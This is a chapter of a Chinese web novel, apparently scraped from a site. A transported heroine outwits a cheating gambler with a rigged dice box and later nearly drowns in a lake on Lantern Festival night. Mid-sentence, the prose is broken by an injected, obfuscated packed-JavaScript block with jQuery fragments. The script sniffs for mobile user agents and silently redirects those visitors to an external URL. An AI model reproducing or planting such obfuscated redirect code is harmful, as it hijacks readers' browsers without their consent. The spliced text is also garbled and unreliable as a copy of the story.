薛雪和知画换了一身平民百姓的衣裳混入赌场之中。
钱庄内乌压压的挤满了各式各样的人,知画第一次来这种地方,她小心翼翼地跟在薛雪后头问道:“小姐,你怎会知道这种地方的?”
薛雪回过头看了她一眼,“那一日我们从如意酒馆出来之后,我无意中看见黎二祖进了这钱庄,知画,这钱庄可有其他的玄妙之处?”
“小姐,这钱庄是王家开的,王家是夫人的娘家,这安庆钱庄正是夫人的阿弟王重华所开的。”
薛雪看了眼赌桌上的纸钱,出手阔绰的富商已经押上了五百两的纸币,赌桌周围围着一干众人,她找了个空子给挤了进去,这楚国的赌场玩的还是现代那一套的简易版本,居于赌场中央的店家小二手里拿着个黑不溜秋的正方形玩意,周围之人都叫这个东西名为“置子”。
小二将那“置子”给扔进一个空心的四方盒子中,再倒于赌桌上的中央,根据“置子”上的点数和上一场的点数进行比较。若是第二轮客人能够猜出这掷出的点数比上一轮是大还是小,便赢了此局;若是猜错了,便输于与你一同下押注的那人;平手的话就只能继续第三轮。
等看懂这规则之后,薛雪便退出了被团团包围住的人群。
知画看着自家小姐出来后一直在到处张望着,她问了一嘴,“小姐,你这是在找谁呀?”
薛雪脱口而出,“黎二祖。”
“啊!小姐,你找那个纨绔子弟干嘛?”
薛雪挑了一下眉眼,晦意不明的说道:“那自然只能是找他麻烦了。”
果然不过片刻,薛雪便找到了居于赌场一角的黎二祖,她走上前去,从衣兜里掏出面额为一百两的纸币丢上了赌桌。桌上众人不约而同的都朝着她递来目光,或许是打扮太过寒酸,赌场上的店家小二抬眼看了她一眼,之后便认真摇起“置子”来。
黎二祖今天的手气不错,正全身心的投入在“置子”上,因此他并未看见薛雪的容貌。
小二快速摇动着手中的方盒子,赌桌上的众人直盯着“置子”上的数字,薛雪的数字不高不低正为四,黎二祖的数字为七。第二轮胜负局,利用着数学中的概率事件,薛雪快速的计算着第二轮数字比第一轮大又或是小的概率,最后她选了小,黎二祖也选了小。
方盒子一开,“置子”从里落出,薛雪这次的点数为三,黎二祖为九,薛雪赢了这局。
她不仅赢了黎二祖的那一百两,也保住了自己手中的一百两。
黎二祖骂了一口脏话,再次抬起眼眸看了一眼居于赌桌中央小二,那小二便趁着众人不注意之时偷偷调换了另外一个深红色的方形盒子。
俩人的嘴角都勾着他人未曾察觉的笑容,黎二祖这次加大了押注,他掏出了五百两纸币。
薛雪跟了上去,她把刚才的那赚的一百两和本金押上了桌。
第一局,薛雪的数字为五,黎二祖的数字为三。
场面来到了第二局,知画站于薛雪旁屏息敛声的听着方形盒子中的“置子”在与内壁碰撞出的声响,薛雪的大脑同样也在快速计算着概率,她目光炽热的盯着赌桌一角。
虽说依靠概率事件得出的结论能有很大的胜算,但终不是百分之百的。
黎二祖赌了小,众人望着另一旁的薛雪,正当她想说出心中的答案之时,耳边却突然传来一阵微风。
寂静中,她听见耳旁有一男子小声的说了一句:“他们在盒子内做了手脚,这局你最好是选大。”
薛雪微微偏过头看去,却见浓墨色的眉头下点缀着一双清澈明镜似的双眼,眼型略有似缺月时的那一轮弯弯的明月,眼角下点着一颗泪痣。
她看着这人,心底涌上一丝说不清的感觉,这种感觉太过于熟悉,熟悉到薛雪竟也脱口而出:“我选大。”
小二把“置子”丢弃于赌桌中央,“置子”在众人的目光下停在了数字六,这一局薛雪又赢了。
知画站于一旁欢呼着,薛雪见那男子也跟着笑了起来,双唇上扬着,连带着发冠圈住的发丝也在密封的环境下随风飘动。
俩人双目直视着对方眼中的自己,薛雪先低下了头,她问道:“这位公子你怎会知道其中有猫腻?”
“当局者迷,旁观者清。你方才一心沉溺于此,方不知这店家的小二同那黎二祖偷偷动了手脚。”
薛雪醒悟过来,说道:“那我便谢过这位公子的提醒了。”
李遇舟甩着手里的玉佩走了出去,“不用谢,只是这种鱼龙混杂的地方以后还是少来得好。”
一旁的知画从喜悦中清醒了过来,她看着自家小姐一直朝着另一个方向望去,便问道:“小姐,你在看什么呢?”
“知画,我们走吧,我想我应该是找到他了。”
知画一脸疑惑的问着:“小姐,你说的到底是谁呀?”
“不告诉你。”薛雪欢喜着说道,如果没有猜错的话,刚才那个行为僭越的公子哥便是历史上的骆宾王——李遇舟了。
李遇舟出了安庆钱庄的大门,董必独自带着他那娇贵的鹦鹉站于大门一角。
董必见他手中拿着几张银票,便满心雀跃着说道:“阿舟,我就知道没有你不能赢的赌局!”说完之后,他上手抢着李遇舟手里那几张刚新鲜出炉的银票,李遇舟换了一只手把纸币举得高出了董必一个头来。
“我问你,这年头平常良家的女子也能随意进出赌场了吗?”
见他这般认真的神情,董必玩笑着说道:“咋了,刚才在钱庄又遇到了哪位美如天仙的女子了?”
董必眼见那银币在李遇舟手里越举越高的姿态,他立马软了下去,急忙道:“怎么可能,平常良家的女子都在养蚕织布的,哪有这么多的闲暇时刻来干这事。我的好阿舟,你快把银子给我还账去吧,要是被那王重华这个龟孙得知了,我肯定会被我爹乱棍打死的。”
从李遇舟手里抢到银子的董必立马跑进钱庄里头去了,只剩下三皇子一人站在原地笑着说:“还挺有意思的。”
景和七年的上元佳节在不知不觉中却已悄然接近,薛府里的奴仆上下忙碌起来,院中的积雪正在一点一滴的融化成水。对于整个楚国人来说上元佳节是他们一年中最为重要的节日,京城自是最为繁华的地带,平常做点小本买卖的商家也会在自己的小摊上张灯结彩着挂着各式各样的灯笼。
京城西边十里一条街到处洋溢着节日的热闹气息,薛雪换上了一身青绿色的棉袍带着知画出来逛着好不热闹的集市。
平日卖糖葫芦和各式小人样式的小摊位此刻早已挤满了看着年纪不大的小孩子们,如意酒馆今夜也在外头摆起了摊位来,但大多数是让客人来猜谜语获得奖品,薛雪看了看这些谜语,顿觉得古人真是把诗歌文化给玩出了新的高度,这边虽热闹但她实在是没那个能力去猜出其中的;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17515848|203189||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
谜语。
对边有一户商人正在吆喝着:“各位官人小姐们,可以看看我们做的莲花水灯呀!把这莲花水灯投入浔阳湖中将会确保愿望成真的!”
“知画,你说这水莲灯真的有这种能力吗?”薛雪望着那一排排挂在货架上的水莲灯,问知画道。
知画犹豫了一会,“这天下众人皆有自己的七情六欲,投水莲灯也是表达自己心中所想形式的一种。”
“那我们也去买一个吧,待会将它投入浔阳湖中。”
薛雪朝着那小摊位走去,花了二十文钱买了做工最为精细的两个,把其中的一个递给了知画。
上元节夜晚下的浔阳湖全不似平常那般冷寂,随着风波微微飘荡的湖面上映照着各色的灯笼,湖边站了不少才子佳人们正在作词猜曲,远处偶尔还传来几声细腻悠长的古筝声,清冷的古筝搭配着绵延的箫声好不似一场交响乐!
浔阳湖边种了许多杨柳树,遭受多日寒雪摧残的树丫正在奋力的冒出它崭新的嫩绿的小芽来,薛雪走向了人数最为居多的投放水莲灯的位置。
她仔细地抱着怀中的水莲灯蹲在了湖边,看着波澜壮阔的湖面却突然有种时间横跨千年的错觉。
水莲灯一入水就犹如湖中嬉戏打闹的水鸭一样,身轻矫健的朝着湖的中央缓慢驶去。
薛雪望着它慢慢驶去的细微灯光,许下了她因一场意外而来到这个世界的第一个愿望。
正当她准备离开之时,湖边停留的一艘乌黑小棚船里却传来一阵细微的声响。薛雪左右瞧了瞧,这附近投放水莲灯的人算得上是人数居多的,她觉得自己此刻不应该再多管闲事,但奈何腿却实在是定在了地面上,怎么使唤都没用。
她怕是哪家的女子被人给轻薄去了,因此便也顾不得其他。
青绿色的棉袍随着主人跨步的动作而在空中犹如荷花舒展开花瓣那样盛开着,薛雪一脚登上了那艘乌黑的小船,看见的却不是哪家良家子女被轻薄的场景,反而是...
——一位身形背影姣好的男子正在月色下抬手穿衣的优美场景,轻薄的轻纱质地的衣料被月光一照而透出那精瘦的背部肌肉来,乌黑如瀑布飞流而下的长发垂及腰间,薛雪看着那男子流利的下颚线和微微皱起的眉头。
她轻微的咽了咽口水,还未成反应过来,却被那男子跃起而来朝着胸口的一掌给击入湖中。
冬日的浔阳湖水冰冷刺骨,薛雪不会游泳,周身的温度骤然下降,她觉得自己正朝着湖底的方向下沉着,难道又要死去了吗?在意识消失之前,薛雪如此想着。
正当万念俱灰之时,平静的湖面跳入一个身影,她看着刚才给她一掌的那男子正奋力朝着自己的位置游来。
相距一米的距离,薛雪终是忍不住闭起了双眼。
她做了一个很长很长的梦。
梦中好像有什么柔软的生物正在吸食着她口中的空气,她奋力挣扎着,不曾想对方却越来越得寸进尺,一点一滴的吸食着她口中的空气,当她想下嘴咬住对方之时,那活物却退了出去。
然后她隐隐约约好像听见了知画的叫喊还有一个人轻声的喊着:“薛雪,薛雪,你醒醒。”
那个声音很熟悉,但她就是如何都睁不了双眼。
重新睁开双眼之后,她看到的却是知画正拿着药勺在轻轻的搅动药罐里头的药水。
她拉扯着嗓子喊了一声:“知画。”